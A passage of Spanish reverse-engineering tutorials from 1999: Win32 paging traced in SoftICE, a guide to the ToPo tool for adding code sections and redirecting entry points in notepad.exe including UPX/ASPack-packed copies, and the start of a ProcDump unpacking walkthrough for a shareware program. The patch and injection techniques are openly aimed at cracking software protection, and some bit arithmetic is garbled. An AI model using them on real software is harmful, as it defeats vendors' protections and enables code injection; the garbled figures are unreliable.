Puede parecer que traducir una dirección virtual en dirección física es un proceso que lleva mucho tiempo, pero realmente no es así. Los microprocesadores Intel 386, 486 y Pentium tienen una memoria cache interna que puede guardar estas tablas de página dentro del microprocesador. La traducción se realiza de forma muy rápida sin ninguna penalización de tiempo. Esta doble paginación (páginas que se guardan en una página) ofrece a cada aplicación un límite teórico de aproximadamente un millón de páginas de 4 KB.

EMPLEANDO SICE
==========
Podemos revisar el proceso de traducción de memoria virtual a memoria física con SICE.

Carguemos notepad.exe con el loader de SICE. Cuando se despliega la pantalla de SICE, el depurador está apuntando a la primera instrucción del programa cuya dirección virtual es 00401000h. A partir de esta dirección podemos calcular la dirección física donde se ubica esta instrucción en la RAM.

Traduzcamos el valor hexadecimal de la dirección virtual a binario:

0000 0000 0100 0000 0001 0000 0000 0000

Tenemos:
1. Entrada del directorio de páginas o primario, diez bytes altos:

0000 0000 01 = 1

Es la entrada 1 del directorio primario

2. Entrada de la tabla de páinas o directorio secundario, diez bytes medios:

00 0000 0001 = 1

Es la entrada 1 del directorio secundario

3. Desplazamiento en el marco de página de memoria física, doce bytes bajos restantes:

0000 0000 0000 = 0

Comienzo del marco de página o desplazamiento cero. Recuérdese que es la primera instrucción del programa.

Para determinar exactamente la dirección física de la dirección debemos:

1. obtener la dirección física donde está el directorio de páginas activas o directorio primario. Este valor está en CR3 y lo obtenemos con el comando 'CPU' de SICE. Cada entrada de este directorio es un puntero al directorio secundario.

2. obtener la dirección de la entrada en el directorio primario donde se encuentra la dirección del comienzo del directorio secundario. Sabemos la dirección del inicio del directorio primario por los 20 bits altos del contenido de CR3. La entrada dentro del directorio primario que dice donde está la tabla que interesa está indicada por los diez bits altos de la dirección virtual. Como cada entrada del directorio primario es de 32 bits = 4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio primario.

3. obtener la dirección física dónde se encuentra la tabla de páginas o directorio secundario. Con la dirección de la entrada del directorio de página donde está la dirección de la tabla de páginas activas, se puede emplear el comando PEEK de SICE para obtener esta última dirección:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_PRIMARIO

4. obtener la dirección de la entrada en la tabla de páginas donde está la dirección del inicio o marco de la página donde está la instrucción apuntada por la dirección virtual. Sabemos la dirección del inicio del directorio secundario por los 20 bits altos del contenido la entrada del directorio primario. La entrada dentro del directorio primario que dice donde está el mmraco de página que buscamos está indicada por los diez bits medios de la dirección virtual. Como cada entrada del directorio secundario es de 32 bits=4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio secundario.

5. obtener la dirección física dónde se encuentra el marco de página donde se ubica la instrucción señalada por la dirección virtual. Con la dirección de la entrada del directorio secundario donde está la dirección del marco de páginas, se puede emplear el comando PEEK de SICE para obtener esta última dirección, ya que este comando devuelve el contenido de una dirección física:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_SECUNDARIO

6. obtener la dirección física de la instrucción en la página específica. Este valor se obtiene a partir de los 20 bits altos del contenido en la entrada correspondiente en el directorio secundario y los 12 bits bajos en la dirección virtual. Estos bits bajos de la dirección virtual son un desplazamiento dentro del marco de página donde se ubicó el contenido de la aplicación.

7. obtener el contenido en la dirección física señalada por el desplazamiento dentro del marco de página donde se encuentra el código o los datos indicados por la dirección virtual. Finalmente el comando

PEEK D DESPLAZAMIENTO_EN_MARCO_DE_PÁGINA

devuelve, invertida, la instrucción en octal en la dirección virtual. Para comprobar esto, si el puntero de SICE apunta a esta dirección virtual el comando

D EIP

devuelve el mismo valor en la ventana de datos de SICE. También podemos verificar esto revisando el código en octal de la instrucción correspondiente. Debemos ver lo mismo pero invertido. El comando

CODE ON

lo mostrará.

Continuemos con notepad.exe.

Ya tenemos los valores que corresponden a la dirección virtual de la primera instrucción de notepad.exe

La dirección física de la página de directorio o directorio primario lo obtenemos con el comando CPU de SICE: 008170000h. Traduzcámoslo a binario:

0000 0000 1000 0001 0111 0000 0000 0000

Los primeros 20 bits de este número indican la dirección física del comienzo del directorio primario del proceso activo. Los diez bits altos de la dirección virtual nos dicen que se trata de la primera entrada en este directorio

```
0000 0000 1000 0001 0111 - 0000 0000 01 - 00
              ^                     ^
   bytes altos en CR3        -   bytes altos
                                en dir virtual
```

obtenemos una nueva dirección física, la de la entrada 1 de la tabla de pá-
ginas o directorio secundario: 00817004h.

Ejecutemos el comando PEEK D 817004.

PEEK D 00817004

SICE nos dá: 01EFE267

Obtenemos ahora la dirección física del directorio secundario. En binario:

0000 0001 1110 1111 1110 0010 0110 0111

Los doce bits altos de este valor apuntan al inicio del directorio secundario. Los diez bits medios indican una entrada dentro de este directorio.

1100 0001 1011 1011 1111 - 00 0000 0001 - 00
^ ^
bytes altos en 01EFE267 - bytes medios
en dir virtual

En hexadecimal: 01EFF004H

Esta entrada contiene la dirección del marco de página en memoria física donde se encuentra instrucción indicada por la dirección virtual.

Ahora obtengamos la dirección del marco de página:

PEEK D 01EFF004

Obtenemos un valor como 01DEC225h. Traduzcamos este valor a binario:

0000 0001 1101 1110 1100 0010 0010 1001

Los 20 bits altos de este valor son la dirección física de un marco de página, es decir, del comienzo de una página de memoria física. Si agregamos a este valor el valor indicado por los doce bits bajos de la dirección virtual obtenemos la dirección física donde se haya la instrucción señalada por la dirección virtual:

0000 0001 1101 1110 1100 - 0000 0000 0000
^ ^
bytes altos en 01DEC225h - bytes bajos
en dir virtual

PEEK D 01DEC0000

SICE devuelve 83EC8B55

El valor devuelto por este comando corresponde a la instrucción en octal, pero invertido, a la que apunta la dirección virtual. Si esta es la dirección señalada por el puntero de SICE el siguiente comando nos devolverá el mismo valor regeresado antes:

```
D EIP
```

Vemos ahora que la ventana de datos de SICE apunta a 83EC8B55, en la dirección EIP, el mismo valor devuelto con el comando 'PEEK D 01DEC0000'

Hagamos "code on" y veamos la correspondencia entre el valor desplegado por el último PEEK y el código en octal desplegado por SICE, que seguramente será el mismo pero invertido

```
55      push  ebp
8BCE    mov   ebp, esp
83...
```

¿QUÉ VENTAJAS TIENE LA PAGINACIÓN?
==========
Las ventajas de la paginación son:

Primero, las aplicaciones se aislan unas de otras. Ningún proceso puede inadvertidamente (o maliciosamente) escribir encima del espacio de código o datos de otro proceso, pues ni siquiera es capaz de direccionar la memoria del otro proceso sin el valor CR3 adecuado, y definir este valor es una tarea que sólo puede hacer el núcleo W32.

Segundo, este mecanismo de paginación resuelve uno de los problemas más básicos en un entorno multitarea: la consolidación de la memoria libre. En un esquema de direccionamiento más simple, a medida que se ejecutan múltiples programas y se sale de ellos, la memoria se va fragmentando. Si la memoria está demasiado fragmentada, los programas no se pueden ejecutar porque no tienen suficiente memoria contigua, incluso aunque la cantidad total de memoria libre sea la adecuada. Con la paginación, no es necesario consolidar la memoria física libre porque las páginas no tienen que ser contiguas. Cualquier cosa se gestiona manipulando las tablas de página. La única pérdida viene realmente por el espacio perdido en las propias tablas de página y la granularidad de las páginas de 4 KB.

Tercero, hay bits extra en las entradas de tabla de página de 32 bits además de las direcciones de 20 bits. Un bit indica que se ha accedido a una página particular (se denomina bit de «acceso»); otro que la página ha sido escrita (el bit «sucio»). W32 puede usar estos bits para determinar si una página de memoria se puede intercambiar (swapping) a un archivo de disco para obtener más memoria física libre. Otro bit («presencia») indica si la página se ha intercambiado al disco y se tiene que recargar en memoria.

Otro bit («lectura/escritura») indica si la página se puede escribir. Este bit protege el código de los punteros errantes. Por ejemplo, si se incluye la instrucción en código C siguiente en un programa Windows:

* (int *) WinMain 0;

se obtendrá un cuadro de mensaje diciendo: «Este programa ha realizado una operación ilegal y se cerrará». Este bit no evita que un programa compile el código fuente del programa y almacene las instrucciones de lenguaje ensamblador en memoria para ser ejecutadas.

Las direcciones virtuales tienen un ancho de 32 bits. El código y los datos (estáticos, de pila o localizados) de un programa tendrán direcciones entre 0x00000000 y 0x7FFFFFFF. El propio W32 usa direcciones desde 0x80000000 a 0xFFFFFFFF y aquí es donde se encontrarán los puntos de entrada a las librerías de enlace dinámico (DLL) de W32.

La cantidad total de memoria libre está determinada por la cantidad de memoria física libre y el área libre de disco duro disponible para intercambio de páginas. Como es normal con la gestión de memoria virtual, W325 emplea un algoritmo LRU (Least-Recently Used: usado-menos-reciente
mente) para determinar qué páginas intercambiar a disco. Los bits de «acceso» y «sucio» le ayudan en esta tarea. Las páginas de código no tienen que guardarse en disco porque las páginas de código no son escribíbles, simplemente se puede recargar desde el archivo .EXE o la librería de enlace dinámico (DLL).

A veces, se verá que se accede al disco cuando se mueve el ratón desde el área cliente de un programa al área cliente de otro programa. ¿Por qué ocurre esto? Windows tiene que enviar mcnsajes de movimiento de ratón a la segunda aplicación. Si el código del programa para procesar este mensaje no está cargado actualmente en memoria, Windows tiene que recargarlo desde el archivo de disco. Si tiene varios programas Windows grandes cargados simultáneamente y no tiene mucha memoria, probablemente verá una actividad inusual en el disco duro a medida que se mueve de programa a programa, pues Windows está recargando páginas descargadas previamente.

A veces, los programas individuales se ralentizan (o se detienen completamente) cuando Windows está realizando el intercambio (conmutación) de páginas. Las páginas de código se pueden compartir entre aplicaciones.

Esto es particularmente útil para las librerías de enlace dinámico. Varios programas ejecután-dose a la vez pueden usar las mismas funciones Windows 95, sin que sea necesario que el mismo código se cargue en memoria varias veces. Sólo es necesario una copia del código.

Excepto la granularidad de las páginas de 4 KB, la memoria física no se puede fragmentar porque la desfragmentación implica únicamente manipular las tablas de página. Sin embargo, la memoria virtual de una aplicación se puede fragmentar si una aplicación localiza, relocaliza y libera varios bloques de memoria. El limite de 2 MB para el código y los datos de una aplicación normalmente es suficiente para evitar problemas. Es mucho más fácil que un programa se quede antes sin memoria física que llegue a encontrar un límite en la memoria virtual. Pero puede ocurrir, y si tiene un programa donde este problema es concebible, puede que desee considerar la memoria «movible».

¿EL PROGRAMADOR PUEDE GESTIONAR LA MEMORIA VIRTUAL?
==========
Sí, por supuesto. Para ello W32 proporciona varias funciones API:

Esta función se emplea para reservar y comprometer espacio de memoria virtual:

LPVOID **VirtualAlloc** (LPVOID lpAddress,DWORD cbSize,
DWORD fdwAllocationType, DWORD fdwProtec);

Para liberar el espacio de memoria comprometido:

BOOL **VirtualFree** (LPVOID lpAddress,SWORD cbSize,DWORD fdwFreeType);

Bueno. Espero que este breve escrito sobre la gestión de memoria virtual en W32 pueda entenderse y sea de utilidad.

Cualquier error u observación, por favor notifíquenme:
nuMIT_or@iname.com

Ir a: Descabezando archivos ejecutables portables

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Reversing with ToPo v1.0**	W95 / W98 / NT
Descripción	Pequeña utilidad para ampliar ejecutables y DLLs	
Tipo	Herramienta win32ASM para Ingeniería Inversa	
Url	http://i.am/MrCrimson	
Protección	**Ninguna. Freeware cortesía de MrCrimson/[WkT]**	
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	Uedit y (opcionalmente) SoftICE	
Objetivo	**Ampliar las posibilidades de cracking**	
Cracker	**MrCrimson/[WkT!99]**	
Fecha	23 de Octubre de 1999	

Introducción

Los esquemas de protección de software pueden dividirse en dos grandes grupos.
Los que se apoyan en dispositivos de hardware y los que lo hacen exclusivamente en el software.
Los metodos soft pueden a su vez dividirse en aquellos en los que la limitación de la versión es condicional (Serial, fecha limite, numero de usos) y en los que es incondicional (opciones físicamente eliminadas del codigo)

Salvo la elegante alternativa de los KeyMakers y los RegPatches, el resto de las desprotecciones exige que se realicen CAMBIOS en ficheros binarios, ya sean datos o instrucciones de codigo.

Una regla de oro del crackista (que palabro!) consiste en que la modificación binaria propuesta debe PARCHEAR los contenidos existentes SIN AÑADIR un sólo byte.
Bueno... en la inmensa mayoría de los casos esto no resulta un problema puesto que lo que se pretende es cambiar es:

- el valor de un flag
- una condición de bifurcacion
- la ocurrencia de un CALL

No sólo NO es un problema sino que además establece el alcance del RETO:

"...sólo modificar en el fichero los bytes existentes y además en mínimo número..."

Sin embargo, hay un "paquete" de situaciones en las que esta restricción se hace un tanto insoportable y que podría responder a la siguiente clasificación:

- Empaquetados/Encriptados: el código NO está accesible en el fichero.
- Reconstrucción de código no presente.
- Emuladores de llave de hardware.
- Adición de NUEVOS elementos a un programa sin tener el código fuente.

Qué tienen en común estos casos? pues se me ocurren dos cosas:

- Necesidad de un área "espaciosa" para escribir nuestro código añadido.
- Necesidad de convivir en el mismo espacio de memoria del programa.

Puede verse que esto trata de INGENIERÍA INVERSA en el aspecto más amplio y no sólo en lo que respecta al cracking.
Pero cómo se consigue expandir el área de código de un programa en una forma segura y estable...? La respuesta tiene nombre de bicho: **ToPo v1.0**.

ToPo: Arreglando el cuarto de invitados

ToPo v1.0 es una utilidad que permite añadir a un ejecutable (o DLL) una extensión vacía para ser rellenada con código fresco. Podemos añadir típicamente una decena de estas "extensiones ortopédicas" dependiendo de la estructura interna del fichero. Entonces podremos hexeditar y añadir nuevas rutinas, parchear el código en memoria, reconstruir código incompleto, diseñar emuladores de dongle, trainers para juegos...y todo ello sin limitación de espacio! (~ 10 Mb)

El principio en que se basa la herramienta es muy simple. La estructura del formato PE (ejecutables y librerías Win32) consiste en una colección de cabeceras con multitud de datos (muchos no usados para nada).

Entre las cabeceras más importantes están las llamadas *cabeceras de sección*. Son paquetes de 40 bytes donde se definen las características de los bloques de datos del programa (código, constantes, iconos, punteros, etc).

La zona en que habitan estas cabeceras suele disponer de espacio libre para añadir

del orden de 10 nuevas y nada impide que un programa tenga mas de una seccion de código (como ejemplo sirvan los empaquetadores en los que la rutina de desempaquetado suele alojarse en una sección propia).

Así las cosas podemos DECLARAR una nueva sección del tamaño que nos apetezca y AÑADIRLA al final del fichero sin ningún tipo de problemas. El nuevo invitado tendrá un "segmento" de direcciones a las que (y desde las cuales) se podrá acceder al resto de la imagen del fichero en memoria.

Reinventando los virus, MrCrimson? bueno cada cual es libre de inocular lo que le parezca... personalmente prefiero darle aplicaciones constructivas como el CrAcKiNg!

ToPo: Bichos en el jardín

Este es el cuadro de diálogo de la herramienta perforadora. El usuario solo tiene que seleccionar su fichero víctima (32 bits only, plz) e indicar cuantos bytes necesita para escribir su código. El click en "Do It!" informa acerca del éxito del resultado y de donde puede localizarse el nuevo inquilino (tanto en memoria como en fichero).

Las opciones permiten:

- **Backup file:** saludable copia de seguridad antes de inyectar el alien.
- **Redirect Entrypoint:** Hace que el programa COMIENCE su ejecución en la nueva sección (".topo") al final de la cual se vuelve al inicio natural del programa. Esto nos permite realizar los cambios que sean necesarios en el código mapeado en memoria.
- **Make code writable:** Permite que podamos escribir tranquilamente en el

código principal. Necesario si vamos a parchear.

Y con esto está todo dicho. Vamos a ver que se puede hacer en la práctica.

Ejemplo (1): Adición de código nuevo

Como víctima utilizaremos un programa del que todos disponemos: el bloc de notas (ejecutable: "notepad.exe" alojado en "\windows").
Vamos a añadir un trozo de código de 100 bytes con una llamada API. Para ello haz una copia en otro directorio y arranca ToPo v1.0:

- selecciona: notepad.exe
- tamaño a añadir: 100 bytes

Seleccionar opciones:

- Backup
- Redirect entrypoint

Una vez hecho se nos informa de que la nueva sección estará disponible en el offset de fichero x8A00h y si trazamos con Winice lo encontraremos a partir de la dirección :40C000.
La opción "redirect entrypoint" ha cambiado el EntryPoint original :401000 (inicio de la sección ".code") por :40C000 (inicio de la sección ".topo"). Además, al final del bloque ha insertado un JMP 401000 de forma que despues de nuestros arreglos regresamos automaticamente a la ejecución natural del programa.

Vamos a hacer que el NOTEPAD genere una especie de splash precaria esperando confirmación antes de arrancar. Todos conoceis ya la sintaxis de la función MessageBox:

```
push Estilo
push Titulo_ventana
push Mensaje
push Handle_ventana_Padre
Call MessageBox
```

Como estilo elegimos el más simple: un simple botón "OK" (valor 0)
Como título pondré: "MrCrimson dice:"
Como mensaje: "Tomando el control desde el principio"
Nuestra ventana no tendra padre (sob!) con lo que el handle sera cero.

Ahora, la forma más fácil de proceder consiste en arrancar Winice y con el comando "A"

comenzar a escribir el código en nuestra parcela. Cómo definimos las strings...? muy fácilmente:

-Escribimos todas nuestras constantes y variables a partir del 3er byte.
-Reservamos los dos(*) primeros bytes para un JMP que salte por encima de estas declaraciones.

(*) el número exacto dependerá del tamaño de los datos).

Por ejemplo:

:40C000 jmp 40C005
:40C002 686F6C6100 <---- "hola" (00 terminador de strings)
:40C005 continua el codigo

el offset :40C002 contiene la cadena "hola" y podemos usarlo como argumento en nuestras llamadas a función. De esta misma forma se definen variables y constantes en general (el segmento ".topo" tiene atributos de leible, escribible y ejecutable!).

No os preocupeis si Winice o W32Dasm interpretan las variables así definidas como instrucciones de código inexistentes. Es normal. Intentan desensamblar lo inensamblable...

Después escribimos los pushes, la llamada a MessageBox y dejamos el resto como está (una sucesión de NOPs hasta el JMP [original_entrypoint]. Copiamos con buena letra el código ensamblado resultante en un papelito y abandonamos Winice no sin antes haber borrado lo escrito restaurando los NOPs originales.

Ahora hexeditamos (Uedit) el notepad.exe, nos vamos al offset donde comienza la sección ".topo" y tecleamos el churro de bytes. Cerramos y ejecutamos notepad obteniendo la ventana esperando confirmación para iniciar el "Bloc de Notas".

En este ejemplo, el código añadido tiene este aspecto:

```
//******************** Program Entry Point ********
:0040C000 EB3B                    jmp 0040C03D ;-->
salto hasta

después de

definir las

"strings"
;Codigo inexistente... se trata de las strings:
;T=54h, o=6Fh, m=6Dh, a=61h, m=6Dh,...."Tomamos el
control..."
:0040C002 54                      push esp
:0040C003 6F                      outsd
:0040C004 6D                      insd
```

```
:0040C005 61                        popad
:0040C006 6D                        insd
:0040C007 6F                        outsd
:0040C008 7320                      jnb 0040C02A
:0040C00A 65                        BYTE 065h
:0040C00B 6C                        insb
:0040C00C 20636F                    and byte ptr [ebx+6F],
ah
.........................................
```

; Una vez definidas las variables, comenza el código:

```
:0040C03D 6A00                      push 00000000 ; estilo
0
:0040C03F 682CC04000                push 0040C02C ;
"MrCrimson says:"
:0040C044 6802C04000                push 0040C002 ;
"Tomamos el ctrl..."
:0040C049 6A00                      push 00000000 ; Padre
0

* Reference To: USER32.MessageBoxA
                                    |
:0040C04B FF1530744000              Call dword ptr
[00407430]
:0040C050 90                        nop
:0040C051 90                        nop
:0040C052 90                        nop     ; hasta
completar 100
....................................
:0040C05F E99C4FFFFF                jmp 00401000 ; notepad
normal
```

La llamada a MessageBox parece un tanto misteriosa (offset :407430) pero los bytes que componen la instrucción pueden obtenerse fácilmente ensamblando desde Winice la linea:

call dword ptr[MessageBoxA]

NOTA: En la primera versión de este tute un descuido me llevo a codificar esta llamada mediante:
[Winice (A)ssemble] call MessageBox
El resultado era que funcionaba perfectamente en mi ordenador pero no en otros... Para que el enlace dinámico con la función en la dll (en este caso user32.dll) proceda correctamente, la llamada debe realizarse como se ha indicado.

Una vez completado ejecutamos notepad y obtendremos una ventana con una mesaje chorra esperando un click en el OK para proseguir con el "bloc de notas".

Este ejemplo ha mostrado como INCRUSTAR un trozo de código de ~100 bytes

donde aparentemente no cabría un alfiler. :o)

Ejemplo (2): Parcheador de Empaquetados Universal

Por lo general, los empaquetadores/encriptadores de ficheros operan según una idea común.
El código util está cifrado de manera que desensamblando no se puede analizar su comportamiento. En el momento de la ejecución entra en juego una rutina que escribe en memoria la versión no-encriptada y a partir de ese momento todo transcurre como si de un ejecutable normal se tratara.
La forma de atacar a estos programas tan poco comunicativos se basa en cargadores o loaders.
Un cargador es un programa capaz de cargar en memoria otros ejecutables y detenerse antes de comenzar su ejecución de manera que puede aprovecharse la ocasión para realizar los oportunos parcheos. Sin embargo son fáciles de engañar y tienen problemas para "seguir la pista" a nuevos threads (al menos los que he podido examinar).

ToPo no tiene este tipo de problemas porque genera un "enemigo interior" que puede actuar justo después del desencriptado del código cualquiera que sea el algoritmo. Como ejemplo veremos como funciona con un par de empaquetadores de élite.

(a) UPX v0.84

Intentamos repetir la gracia anterior con una versión de Notepad.exe empaquetada con UPX.
para ello tecleamos en la línea de comandos del DOS:

C:\> upx -9 notepad.exe

y ya está. Pfff....reducido a la mitad de tamaño!. Me encanta este packer :o)

Ahora debemos añadir nuestra burbuja pero esta vez NO queremos redirección del entrypoint ya que este hace referencia al comienzo de la rutina de descompresión y no
al código del notepad.
Ok, tenemos el Notepad.exe, empaquetado con UPX e inoculado con una sección topo de 100 bytes (no necesitamos tantos en realidad...). Trazamos un poco para ver como respira el asunto poniendo un BPM en 401000 (el entrypoint original de notepad). Dejamos que fluya el código con F5 y... reaparecemos en :40C080. Se está escribiendo el código desempaquetado en su ubicación original... es decir que estamos en la rutina desempaquetadora. Trazamos un poco hacia el final para comprobar que la cosa acaba con un JMP al entrypoint del programa empaquetado (:401000).
Esta rutina está perfectamente accesible por lo que desde UltraEdit modificamos el salto al inicio de nuestra sección ".topo" (JMP 40E000).

A partir de aqui todo se reduce al caso anterior. Disponemos del código desempaquetado en memoria ANTES de comenzar la ejecución. Añadimos, como antes, nuestras "strings", los pushes y la llamada a messagebox (no copiar directamente porque las direcciones relativas no son las mismas). Por ultimo cerramos con un JMP al entrypoint de notepad :401000.

(b) ASPack v1.08.03

Este packer presenta algunas diferencias con el anterior. La compresión no es tan buena pero a cambio establece "potentes" medios de protección del código empaquetado. Siguiendo el ejmplo anterior intentaremos ejecutar nuestra lamer-splash al comienzo de la ejecución del notepad.

Con las pautas ya explicadas (BPM a la primera instruccion del notepad, :401000) intentamos cazar el final de la rutina de descompresión para saltar desde allí a nuestra fortaleza de código en blanco. Y facilmente la encontramos en:

```
.........................
:40C554 MOV [ESP+1C],EAX
:40C558 POPAD
:40C559 JNZ 40C563
:40C55B MOV EAX,1
:40C560 RET 000C
:40C561 PUSH EAX
:40C561 RET <------ Esto nos lleva al comienzo de
"notepad"
```

Cuando abrimos "notepad.exe" con Uedit para buscar este trozo de código descubrimos que NO ESTA. Impresionante. La rutina que desencripta esta también encriptada.
No problemo. Buscaremos el código que desempaqueta al desempaquetador siguiendo la misma tecnica de los breakpoints en memoria. Así llegamos a:

```
:40C0AE REPZ MOVSD
:40C0B0 MOV ECX,EAX
:40C0B2 AND ECX,03
:40C0B5 REPZ MOVSB <-----Copia el unpacker unpacked!
:40C0B7 MOV EAX,[EBP+4450B5]
```

Este código SI esta accesible (bueno estaría que no) y perfectamente editable. Vamos pues con Uedit y modificamos la instrucción en :40C0b7 según:

```
:40C0B7 JMP 40F000 <---salto a la sección ".topo"
```

No debemos preocuparnos por las modificaciones que hacemos para acceder al ".topo" porque antes de regresar restauraremos todo.

Al comienzo del ".topo" codificamos lo siguiente (ayudandonos de (A)ssembly en Winice):

```
;Parcheamos el codigo en :40C554 por "jmp 40f032"
;Es un salto a la mitad de la nueva sección donde
;pondremos nuestra messagebox

:0040F000 mov dword ptr [0040C554], 002AD9E9
:0040F00A mov byte ptr [0040C558], 00

;Restauramos el contenido en :40c0b7 a su
;código original "mov eax,[ebp+4450b5]"

:0040F011 mov dword ptr [0040C0B7], 50B5858B
:0040F01B mov word ptr [0040C0BB], 0044

;regresamos a :40c0b7 como si nada hubiera
;pasado...

:0040F024 jmp 0040C0B7
```

Perdidos...? Recapitulemos: hemos parcheado con Uedit la rutina que desempaqueta al desempaquetador del codigo. El objeto del parche es establecer un acceso a ".topo" que
contendrá un nuevo parche en memoria. Este parche modifica el desempaquetador final para que salte de nuevo a ".topo" (hacia la mitad de la sección) ANTES de lanzar el Notepad.
Creo que lo realmente lioso es intentar contarlo...hacerlo es muy fácil.

La segunda mitad de ".topo" contiene el siguiente codigo más familiar:

```
:0040F032 60                      pushad       ;por
seguridad
:0040F033 EB3B                    jmp 0040F070 ;saltamos
las strings

; strings usadas para la ventana messagebox
:0040F035 54                      push esp
:0040F036 6F                      outsd
:0040F037 6D                      insd
.....................................
:0040F069 7061                    jo 0040F0CC
:0040F06B 636B20                  arpl dword ptr
[ebx+20], ebp
:0040F06E 2000                    and byte ptr [eax], al


:0040F070 6A00                    push 00000000 ;estilo
0
```

```
:0040F072 685FF04000              push 0040F05F ;string
titulo
:0040F077 6835F04000              push 0040F035 ;string
mensaje
:0040F07C 6A00                    push 00000000
;Padre/Hwnd

* Reference To: USER32.MessageBoxA
                                  |
:0040F07E FF1530744000            call dword ptr
[00407430]

;Restauramos las instrucciones que habia antes del salto
;"40C554 mov [esp+1c],eax"
;"40C558 popad"

:0040F084 C70554C540008944241C    mov dword ptr
[0040C554], 1C244489
:0040F08E C60558C5400061          mov byte ptr
[0040C558], 61
:0040F095 61                      popad
:0040F096 E9BAD4FFFF              jmp 0040C554
```

Y así acaba esta historia.
De manera muy similar se pueden parchear hasta la saciedad todos los packers/crypters. Al menos así ha sido con los que he probado.

Conclusión

La técnica ilustrada resuelve dos inconvenientes clásicos del Arte del Cracking. Por una parte la tradicional limitación de espacio que nos impide en ocasiones generar productos más creativos. Por otro lado se trata de una estrategia "en caliente" puesto que trabaja desde dentro del código como una parte más del programa original.

Como inconveniente citar el hecho de que cambia el tamaño de fichero y por tanto los clasicos parcheadores de diferencias no trabajarian con éxito.
Un crack basado en esta técnica no sería un parcheador sino más bien un "inyector".

Eso es todo por el momento. Este tutorial era originalmente más largo pero creo que con los ejemplos propuestos queda claro lo que se puede hacer con esta técnica.
Espero que hayas pasado un buen rato leyendo este ladrillo.

Los ejemplos de este tute están aquí (47kb): ejemplos.zip
ToPo v1.0 esta disponible en http://i.am/MrCrimson

Up The Hammer!
MrCrimson/[WkT!99]

Como usar el ProcDump para descomprimir/desencriptar tus cobayas

By Mr. Orange (1999)

0) Introduccion.

1) Herramientas necesarias.

2) Un vistazo al Procdump.

3) Descompresión manual.

4) Añadir un Script.

5) Nota final.

0) Introduccion.

La intencion de este manual es enseñar como descomprimir nuestro objetivo cuando no hay un descompresor para el (o por lo menos no lo tenemos).
Nuestra cobaya va a ser el CuentaPasos v3.75.

1) Herramientas Necesarias.

- SoftICE
- ProcDump (Yo he usado la versión 1.5 Build 0)

2) Un vistazo al Procdump.

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

Veamos entonces como funciona...
La ventana principal tiene 2 listas y 7 botones. La primera lista contiene los procesos que estas ejecutando en este momento, mientras que la segunda contiene los modulos que estan asociados a cada proceso. Los botones son:

- **Unpack:** Descomprime un ejecutable. Procdump es capaz de descomprimir algunos compresores.
- **Rebuild PE:** Reconstruye la cabecera de un ejecutable.
- **PE Editor:** Esta claro, no? Te permite editar la cabecera de un ejecutable.
- **Bhrama Server:** Ejecuta el Servidor Bhrama. Esto premite que otro programa (llamado cliente) se aproveche de las magnificas cualidades del ProcDump.
- **Options:** Para modificar alguna opción del programa.
- **About:** Muestra información del ProcDump.
- **Quit:** Salir del programa.

Para más información, leete los *.TXT que vienen con el ProcDump

¿Que utilidad tienen las listas?
En la lista de procesos podemos realizar 5 operaciones que son accesibles a traves del botón derecho del ratón:

- **Dump (FULL):** Copia todo el contenido del proceso al disco duro.
- **Dump (PATIAL):** Copia el contenido del proceso al disco duro (solamente un rango).
- **Kill Task:** Termina un proceso.
- **Process Infos:** Muestra la cabecera del ejecutable.
- **Refresh List:** Actualiza la lista.

Mientras que en la lista de modulos las opciones disponibles son:

- **Dump (FULL):** Copia todo el contenido del modulo al disco duro.
- **Dump (PATIAL):** Copia el contenido del modulo al disco

duro (solamente un rango).

3) Descompresión manual.

OK!! Empecemos por analizer el fichero. Para ello he utilizado la magnifica herramienta Gettyp, y los resultados son:

```
- [cpasos32.exe] -----
DOS executable file - 334562 bytes
Portable executable (starting at 128 for 334434 bytes)
  Found no known modifier or compiler.
  Calculated entrypoint: 8714 / 0000220Ah (RVA:
0011440Ah)
  Required CPU type: 80386
  Requires Win 95 or NT 4
  Flags:
    File is executable
    Line numbers stripped from file
    Local symbols stripped from file
    32 bit word machine
  Linker version: 4.20
  Objects (object align = 00001000h):
    Name      Virt size    RVA    Phys size Phys Ofs
    .text     000BD200h 00001000h 000BD200h 00000000h
    .data     00017CA4h 000BF000h 00000000h 00000000h
    .idata    00000400h 000D7000h 00000200h 00000400h
    .rsrc     00030C00h 000D8000h 00001800h 00000600h
    Oreloc    0000A600h 00109000h 0000A600h 00000000h
    .         0000640Ah 00114000h 00001E00h 00001E00h
    .reloc    000000DCh 0011B000h 00000200h 00003C00h
  Found 318690 bytes overlay
    Absolute position: 15872 of 334562 (= 4.7%)
    Found archive at position 898 in overlay
    --- next detection level --------
    RKive 1.92 archive
    Don't know how to list this type of archive :-(
```

Segun parece, nuestro amigo esta comprimido. Pues tiene un Overlay de 318690 bytes, y si nos fijamos, el programa entero ocupa 334562 bytes.

¿Que es lo que sabemos hasta ahora?
Que nuestro amigo esta comprimido, pero no es posible que se ejecute el codigo en ese estado, por lo que se debe descomprimir en memoria y luego ejecutarse. Asi pues lo primero que se debe hacer el programa es descomprimir el codigo y luego ejecutarlo.

Sabiendo esto, cargemos a nuestra cobaya en el SoftICE y pongamos un breackpoint al principio del codigo:

```
0051440A ;  S u b r o u t i n e
0051440A  public start
0051440A start  proc near
0051440A
0051440A  jmp   005144B5
/*......*/
005144B5  mov   eax, [esp+arg_0]
005144B9  and   eax, 0051441B
005144BF  call  00514835     <-- Rutina de descompresion
005144C4  inc   005144B4
005144CA  jmp   eax     <-- Salto al programa ya
descomprimido
005144CA start   endp
```

Bien, ahora ya sbemos que es lo que hace el programa, pero ¿Como vamos a descomprimirlo?
Pues muy sencillo, vamos a ejecutar el programa paso a paso hasta la linea 005144CA. Justo ahi vamos a modificar una lineas de codigo, esi que introduce el comando a (para ensamblar), y escribe la siguiente linea: jmp eip
